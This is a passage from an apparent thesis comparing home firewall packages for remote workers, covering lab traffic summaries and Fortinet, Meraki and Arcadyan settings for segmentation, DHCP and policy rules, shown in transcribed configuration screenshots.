


Summary of 192.168.100.110

Bytes (Sent/Received) :	296.05 kB
Sessions :	50
Time Period :	Last 5 Minutes

Destination	Threat Score (Blocked/Allowed)	Bytes (Sent/Received)	Sessions (Blocked/Allowed)
cookbook.fortinet.com (208.91.114.47)	0	88.81 kB	23
cs1-lb-ab.8315.ecdns.net (72.21.91.66)	0	74.82 kB	3
exch-cas.fortinet.com (208.91.113.213)	0	64.55 kB	6
prd.col.aria.mobile.skypedata.akadns.net (40.118.214.164)	0	30.05 kB	2
dl-debug.dropbox.com (52.72.155.188)	0	11.49 kB	1
webclientshellserver-prod-ceus.cloudapp.net (168.61.167.10)	0	10.66 kB	1
exch-cas.fortinet.com (208.91.113.212)	0	10.64 kB	1
ajax.aspnetcdn.com (72.21.81.200)	0	10.22 kB	1
static.asm.skype.com (23.99.194.215)	0	9.71 kB	1
tools.google.com (216.58.194.174)	0	4.45 kB	1
fortinet-us.com (192.168.110.30)	0	1.95 kB	10

Figure 3-17 Traffic from source



Summary of 192.168.100.110

Bytes (Sent/Received) :	296.05 kB
Bandwidth :	317.34 kbps
Sessions :	50
Time Period :	Last 5 Minutes

Policy	Source Interface	Destination Interface	Bytes (Sent/Received)
Internet	lan	wan1	317.34 kB

Figure 3-18 Data rate from source

3.5 Summary

This chapter discussed testing the methods and tools employed to complete the study. The design section discussed the overall approach, lab setup i.e., endpoints details, firewall packages, tools for testing and monitoring results involved collecting data to conduct the study.

The tests performed in this chapter resulted in producing various kinds of data in the form of firewall logs, Nmap producing network map and gives us the vulnerabilities in the system, Armitage exploited vulnerabilities in the network lab and finally “pcap” file which helped provide the insight of network traffic per-packet basis. Further to this data collection, proceeded to analyse data collected and analyse what traffic made it through the firewall (during testing) and what traffic is blocked by firewall package i.e., the traffic generated using tools/tasks performed from outsight endpoint to inside endpoint which traffic flows reached inside endpoint proving the claims made in the specification sheet of the firewall package. The results obtained are presented in chapter 4. The overall study followed the phases set out in Figure 14. First, a thorough literature review of security provisions in home networks, to identify vulnerabilities and in the testing phase exploit those vulnerabilities in the network. Secondly, promoting home network security packages for work remote workforce (WFH employees) showing how effective firewall packages are protecting against such exploits different ones – depending on cost and availability of versions and test each one.




Figure 3-19 Study Plan

The results are in comparison of the performance of each product with the manufacturer claims and compared the performances between each. From the comparative analysis, judgements are made on the value of these firewall packages which are more suitable for WFH employees as a product, and recommendations made for security improvement.

CHAPTER 4

Chapter 4: RESEARCH FINDINGS

4.0 INTRODUCTION


In this research topic, the questions were identified considering the challenges of home users' network security based on the literature review done in previous chapters, and it was suggested that home users should seek some help with home network security. When considering this model, an architectural suggestion was made in which the ISP will come forward to help the home users, as ISPs are responsible for providing internet services and most of the threats come from the outside of the network through the internet. ISPs will provide a firewall that will restrict the malicious traffic coming from the outside segment and direct it towards the inside segment of the home network where home users reside on the network. Since home users don’t have the knowledge and technical expertise, ISPs will manage their home firewall suite. Also, economies of scale will procure solutions that provide a secure internet platform. Through our research, we identified three firewall packages that ISPs can provide to home users. These firewalls were identified considering the scale of the network available to home users and what suits them best, i.e., "cost value evaluation." Three packages were identified that are suitable and were evaluated in our study as per the vendor's specification for features that are suitable for home users. In this chapter, the observations made during the experiments conducted as per the design set up in the previous chapter, i.e., chapter 3, are presented.

The first section of this chapter describes the attack samples used to investigate the firewall feature in accordance with vendor specifications. The subsequent section of this chapter provides the details of the attack process. Then attacks on the target machine are analyzed, and observations on the role of the firewall in the network are made. This section will also cover the test results of the various attacks. The last section will conclude with test results by responding to research suggestions or questions. The sample attacks are established to observe the method and techniques as discussed in chapter 3 but are subject to the restrictions of CEH principles and simulation software restrictions.

4.1 Segmentation

Segmentation, Segmentation, as the world explains, is to divide or to segregate networks or to create small networks or sub-networks that are separate from one another. Segmentation is done to secure the network and it restricts communication among segments. Segmentation can be done on the per-interface basis of a device, per VLAN basis, type of network connected to or section of the network that belongs to certain types of users or devices. Policy rules and addressing can be configured according to the audience available in those segments, determining what segment of the network it needs access to and to what service it requires access. These subnetworks can talk to each other as per FW policies and rules, but only certain rules allow them to talk to each other. This way, policies are applied to certain sections of these networks rather than applying overall to one big network or where necessary.

Fortinet offers great flexibility in terms of segmentation and offers various segments in the form of zones and zone pairs, which basically allow traffic flow and filter-out traffic based on these zones and zone pairs. Cisco Meraki also offers good flexibility in terms of segmentation and works strictly on policies but configuring zones and zone pairs is not straightforward to configure. The Archadyan only supports 2 segments outside and inside, and there is no flexibility to add or create further segments, i.e., it contains 1 big network and poses a great deal of security threat to its users.



Edit Interface

Interface Name port1 (50:00:00:01:00:00)
Alias Outside
Link Status Up
Type Physical Interface


Tags

Role LAN

Address

Addressing … FortiSwitch
IP/Network Mask 172.16.10.1/255.255.255.0

Figure 4-1 Firewall Segment configuration option



Edit Tag Category

Tag Category: default

Allow multiple tag selection ●

Color: Change

Tags


Tag Scope

Interface: Disable | Mandatory | Option:

Device: Disable | Mandatory | Optional

Address: Disable | Mandatory | Optional

Figure 4-2 Firewall Segment configuration option ii



Edit Interface

Interface Name: port10 (50:00:00:01:00:09)

Alias:

Link Status: Up

Type: Physical Interface

Estimated Bandwidth: 0 Kbps Upstream 0 Kbps Downstream

Tags

Role: WAN

Address

Addressing mode: Manual | DHCP

Status: Connected

Obtained IP/Netmask: 192.168.128.60 255.255.255.0 Renew

Expiry Date: 11/13/2021 02:53:25

Acquired DNS: 192.168.128.1

Default Gateway: 192.168.128.1

Retrieve default gateway from server ●

Distance: 5

Override internal DNS ●

Administrative Access


IPv4: ☑ HTTPS ☑ HTTP ☑ PING □ FMG-Access □ CAPWAP ☑ SSH □ SNMP ☑ TELNET □ FTM □ RADIUS Accounting □ FortiTelemetry

Figure 4-3 Firewall Segment configuration option iii

4.2 DHCP Scope

The DHCP Dynamic Host Configuration Protocol is responsible for allocating IP addresses to hosts along with many other options. A pool of IP addresses can be defined from where hosts on the segments can acquire IP addresses. They can also restrict the IP addresses to mac addresses so that the only known host can acquire IP addresses and no other host can acquire the IP addresses. They can also restrict the number of IP addresses in the pool as well.

All firewalls, i.e., Fortinet firewall, Cisco Meraki, and Archadyan have various DHCP server configurations, but Fortinet and Cisco Meraki have more DHCP options supported and available, which makes them more secure. Fortinet and Cisco Meraki also support multiple DHCP scopes, i.e., per each segment. However, Archdyan supports a single DHCP scope.



Edit Interface

DHCP Server

Address Range


Starting IP	End IP
172.16.10.10	172.16.10.15

Netmask 255.255.255.0

Default Gateway [✓ Same as Interface IP] Specify

DNS Server [✓ Same as System DNS] Same as Interface IP Specify


Figure 4-4 DHCP configuration



MAC Reservation + Access Control

MAC Address	Action or IP	Description
00:50:00:00:02:00	172.16.10.10	Kali
Unknown MAC Addresses	Assign IP	

Figure 4-5 DHCP configuration Mac address binding i



DHCP Server

Address Range


Starting IP	End IP
10.10.10.10	10.10.10.15

Netmask 255.255.255.0

Default Gateway [✓ Same as Interface IP] Specify

DNS Server [✓ Same as System DNS] Same as Interface IP Specify


Figure 4-6 DHCP scope



MAC Reservation + Access Control

MAC Address	Action or IP	Description
50:00:00:04:00:00	10.10.10.10	Win7
Unknown MAC Addresses	Assign IP	

Figure 4-7 DHCP configuration MAC address binding ii



Interface	Device	MAC	IP	Host Information	Expires	Status
Outside (port1)	kali	00:50:00:00:02:00	172.16.10.10	Hostname: kali	11/11/2021 20:21:28	Leased out
Inside segment (port2)	winpc	50:00:00:04:00:00	10.10.10.10	VCI: MSFT 5.0 Hostname: winpc	11/11/2021 20:22:18	Leased out


Figure 4-8 DHCP address allocation

4.3 POLICIES AND RULES

Policies and rules are the main components of every firewall. These are policies that direct the firewall to permit or deny any traffic. By default, the rule is to deny all traffic, i.e., to drop every incoming and outgoing connection that passes through these firewalls. These traffic rules are dependent on the policy and vary according to users and services. Generally, in environments like home networks, traffic usually flows out, i.e., the request is made from the inside segment of the firewall. There are firewalls that are stateful in nature but only allow the returning traffic and maintain the session table to allow the traffic from the session initiated from the inside segment. In a home network, permit all traffic to flow out, i.e., traffic from the inside segment to the outside segment, or as per need. This security policy in terms of firewall rules is based on 5 TUPALS, i.e., what traffic is allowed to pass through the firewall. The same works for incoming traffic, defined as the traffic that is allowed towards the inside segment coming from the outside segment/internet. This way, home users can host a website or start a filesharing server as per their needs. Furthermore, there are other rules that are implicit in nature and drop all traffic, whether incoming or outgoing.


For our firewall research and evaluation, we allow all traffic from both sides, inside and outside, to test the feature set of firewalls and determine their effectiveness in protecting.

From our packages, Fortinet and Cisco Meraki offer a wide range of rules. These devices not only work on 5 TUPALS but are advanced in nature and have an advanced application-based recognition system. These firewalls not only recognise traffic on the OSI model layer 3 but go up to the advanced level and recognise traffic on layer 7, which secures the network at the maximum level, i.e., gives complete control over the traffic that is flowing in and out of the network. Also, these rules are flexible and can be time-based as well as be enabled and disabled as per time and need. Archadyan only offers the ability to configure basic policy rules, but it does provide the limited capability of port forwarding, helping home users host webservers and FTP servers.



ID	Name	Source	Destination	Schedule	Service	Action	NAT	Security Profiles	Log	Bytes
Inside segment (port2) → Outside (port1) 1										
2	in_to_Out	all	all	always	ALL	✓ ACCEPT	✓ Enabled	AV default PRX default SSL certificate-inspecti	✓ All	524.72 kB
Outside (port1) → Inside segment (port2) 1										
1	Out_to_in	all	all	always	ALL	✓ ACCEPT	✗ Disabled	APP default PRX default SSL certificate-inspecti	✓ All	21.00 MB
Implicit 1										
0	Implicit Deny	all	all	always	ALL	⊘ DENY			✓ Enabled	216.21 kB

Figure 4-9 Policy rules 5 TUPAL



New Policy

Name
Incoming Interface
Outgoing Interface
Source +
Destination +
Schedule: always
Service +
Action: [✓ ACCEPT] DENY LEARN

Firewall / Network Options

NAT ●
IP Pool Configuration: [✓ Use Outgoing Interface Address] Use Dynamic IP Pool

Security Profiles

AntiVirus ○
Web Filter ○
DNS Filter ○
Application Control ○
IPS ○
Proxy Options ○
SSL Inspection ○

Logging Options

Log Allowed Traffic ● [✓ Security Events] All Sessions
Generate Logs when Session Starts ○
Capture Packets ○

Comments: Write a comment... 0/1023

Enable this policy ●


Figure 4-10 Policy configuration options

4.4 Reachability and access

In a test lab, the first test is to make sure there is reachability among all the devices, i.e., all devices are able to send traffic to each other as per our lab topology, as our topology has 2 segments, "inside" representing the home network and "outside," which represents the internet or segment that doesn't have permission to initiate malicious traffic, i.e., an attack on the inside host/home network. Also, we have a firewall in our network that, in-principle, drops all traffic unless there is a policy that permits the traffic.

